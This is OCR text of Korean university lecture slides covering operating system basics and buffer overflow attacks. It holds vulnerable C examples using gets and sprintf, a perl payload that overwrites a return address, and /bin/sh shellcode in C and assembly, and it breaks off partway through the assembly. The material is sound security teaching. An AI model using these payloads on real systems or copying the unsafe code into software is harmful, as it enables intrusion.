- Buffer Overflow -

2025년 2학기

한양대학교 컴퓨터소프트웨어학부
임을규


OS Overview

Operating System

- Multiprogramming needed for efficiency
  - Single user cannot keep CPU and I/O devices busy at all times
  - Multiprogramming organizes jobs (code and data) so that CPU always has one to execute
  - A subset of total jobs in system is kept in memory
  - One job selected and run via job scheduling
  - When it has to wait (for I/O for example), OS switches to another job
- Timesharing (multitasking) is logical extension in which CPU switches jobs so frequently that users can interact with each job while it is running. Creates interactive computing
  - Response time should be sufficiently small
  - Each user has at least one program executing in memory ⇨ process
  - If several jobs ready to run at the same time ⇨ CPU scheduling
  - If processes don't fit in memory, swapping moves them in and out to run
  - Virtual memory allows execution of processes not completely in memory

Operating System Operations

- Dual-mode operation allows OS to protect itself and other system components
  - User mode and kernel mode
  - Mode bit provided by hardware
    - Provides ability to distinguish when system is running user code or kernel code
    - Some instructions designated as privileged, only executable in kernel mode
    - System call changes mode to kernel, return from call resets it to user



Process Management

- Process
  - A program in execution
  - It is a unit of work within the system
  - Program is a *passive entity*, process is an *active entity*
- Process needs resources to accomplish its task
  - CPU, memory, I/O, files
  - Initialization data
- Process termination requires reclaim of any reusable resources
- Single-threaded process has one program counter specifying location of next instruction to execute
- Multi-threaded process has one program counter per thread


Memory Management

- All data in memory before and after processing
- All instructions in memory in order to execute
- Memory management determines what is in memory when
  - Optimizing CPU utilization and response time to users
- Memory management activities
  - Keeping track of which parts of memory are currently being used and by whom
  - Deciding which processes (or parts thereof) and data to move into and out of memory
  - Allocating and deallocating memory space as needed

Storage Management

- OS provides uniform, logical view of information storage
  - Abstracts physical properties to logical storage unit - file
  - Each medium is controlled by device (i.e., disk drive, tape drive)
    - Varying properties include access speed, capacity, data-transfer rate, access method (sequential or random)
- File-System management
  - Files usually organized into directories
  - Access control on most systems to determine who can access what
  - OS activities include
    - Creating and deleting files and directories
    - Primitives to manipulate files and dirs
    - Mapping files onto secondary storage
    - Backup files onto stable (non-volatile) storage media

A View of Operating System Services



System Calls


- Programming interface to the services provided by the OS
- Typically written in a high-level language (C or C++)
- Mostly accessed by programs via a high-level Application Program Interface (API) rather than direct system call use
  - open() : system call
  - fopen() : API (C language library)
- Three most common APIs:
  - Win32 API for Windows
  - POSIX API for POSIX-based systems (UNIX, Linux, and Mac OS X)
  - Java API for the Java virtual machine (JVM)
- Why use APIs rather than system calls?
  - Portability
  - Ease of use

System Call Implementation

- Typically, a number associated with each system call
  - System-call interface maintains a table indexed according to these numbers
- The system call interface invokes intended system call in OS kernel and returns status of the system call and any return values
- The caller need to know nothing about how the system call is implemented
  - Just needs to obey API and understand what OS will do as a result
  - Most details of OS interface hidden from programmer by API


API – System Call – OS Relationship

- Use system call, directly



Standard C Library Example

- C program invoking printf() library call, which calls write() system call



Examples of Windows and Unix System Calls


	Windows	Unix
Process Control	CreateProcess()	fork()
	ExitProcess()	exit()
	WaitForSingleObject()	wait()
File Manipulation	CreateFile()	open()
	ReadFile()	read()
	WriteFile()	write()
	CloseHandle()	close()
Device Manipulation	SetConsoleMode()	ioctl()
	ReadConsole()	read()
	WriteConsole()	write()
Information Maintenance	GetCurrentProcessID()	getpid()
	SetTimer()	alarm()
	Sleep()	sleep()
Communication	CreatePipe()	pipe()
	CreateFileMapping()	shmget()
	MapViewOfFile()	mmap()
Protection	SetFileSecurity()	chmod()
	InitlializeSecurityDescriptor()	umask()
	SetSecurityDescriptorGroup()	chown()

Buffer Overflow

Buffer Overflow

- a very common attack mechanism
  - first widely used by the Morris Worm in 1988
- prevention techniques known
- still of major concern
  - legacy of buggy code in widely deployed operating systems and applications
  - continued careless programming practices by programmers

Brief History of Buffer Overflow Attacks



1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in *Phrack* magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

Table 10.1 A Brief History of Some Buffer Overflow Attacks

Buffer Overflow/Buffer Overrun

A buffer overflow, also known as a buffer overrun, is defined in the NIST *Glossary of Key Information Security Terms* as follows:

"A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."

Buffer Overflow Basics

- programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- overwrites adjacent memory locations
  - locations could hold other program variables, parameters, or program control flow data
- buffer could be located on the stack, in the heap, or in the data section of the process

consequences:

- **corruption of program data**
- **unexpected transfer of control**
- **memory access violations**
- **execution of code chosen by attacker**

Basic Buffer Overflow Example

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

(a) Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Figure 10.1 Basic Buffer Overflow Example

Basic Buffer Overflow Stack Values

Memory Address	Before gets(str2)	After gets(str2)	Contains Value of
. . . .	. . . .	. . . .	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
. . . .	. . . .	. . . .	

Figure 10.2 Basic Buffer Overflow Stack Values

Buffer Overflow Attacks

- to exploit a buffer overflow an attacker needs:
  - to identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - to understand how that buffer is stored in memory and determine potential for corruption
- identifying vulnerable programs can be done by:
  - inspection of program source
  - tracing the execution of programs as they process oversized input
  - using tools such as *fuzzing* to automatically identify potentially vulnerable programs

Programming Language History

- at the machine level data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory
- assembly language programmer is responsible for the correct interpretation of any saved data value

modern high-level languages have a strong notion of type and valid operations

- **not vulnerable to buffer overflows**
- **does incur overhead, some limits on use**

C and related languages have high-level control structures, but allow direct access to memory

- **hence are vulnerable to buffer overflow**
- **have a large legacy of widely used, unsafe, and hence vulnerable code**

Stack Buffer Overflows

- occur when buffer is located on stack
  - also referred to as *stack smashing*
  - used by Morris Worm
  - exploits included an unchecked buffer overflow
- are still being widely exploited
- stack frame
  - when one function calls another it needs somewhere to save the return address
  - also needs locations to save the parameters to be passed in to the called function and to possibly save register values

Stack Frame with Functions P and Q




Figure 10.3 Example Stack Frame with Functions P and Q

Programs and Processes




Figure 10.4 Program Loading into Process Memory

```c
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

(a) Basic stack overflow C code

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

(b) Basic stack overflow example runs

Figure 10.5 Basic Stack Overflow Example

Memory Address	Before gets(inp)	After gets(inp)	Contains Value of
. . . .	. . . .	. . . .	
bffffbe0	3e850408 > . . .	00850408	tag
bffffbdc	f0830408	94830408	return addr
bffffbd8	e8fbffbf	e8ffffbf	old base ptr
bffffbd4	60840408 ` . . .	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
. . . .	. . . .	. . . .	

Figure 10.6 Basic Stack Overflow Stack Values

Stack Overflow Example

```c
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp(buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

(a) Another stack overflow C code

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

(b) Another stack overflow example runs

Figure 10.7 Another Stack Overflow Example

Common Unsafe C Standard Library Routines

`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables

Table 10.2 Some Common Unsafe C Standard Library Routines

Shellcode

- code supplied by attacker
  - often saved in buffer being overflowed
  - traditionally transferred control to a user command-line interpreter (shell)
- machine code
  - specific to processor and operating system
  - traditionally needed good assembly language skills to create
  - more recently a number of sites and tools have been developed that automate this process
- Metasploit Project
  - provides useful information to people who perform penetration, IDS signature development, and exploit research

Example Shellcode

```
int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
        nop
        nop                     // end of nop sled
        jmp     find            // jump to end of code
cont:   pop     %esi            // pop address of sh off stack into %esi
        xor     %eax,%eax       // zero contents of EAX
        mov     %al,0x7(%esi)   // copy zero byte to end of string sh (%esi)
        lea     (%esi),%ebx     // load address of sh (%esi) into %ebx
        mov     %ebx,0x8(%esi)  // save address of sh in args[0] (%esi+8)
        mov     %eax,0xc(%esi)  // copy zero to args[1] (%esi+c)
        mov     $0xb,%al        // copy execve syscall number (11) to AL
        mov     %esi,%ebx       // copy address of sh (%esi) t0 %ebx
        lea     0x8(%esi),%ecx  // copy address of args (%esi+8) to %ecx
        lea     0xc(%esi),%edx  // copy address of args[1] (%esi+c) to %edx
        int     $0x80           // software interrupt to execute syscall
find:   call    cont            // call cont which saves next address on
stack
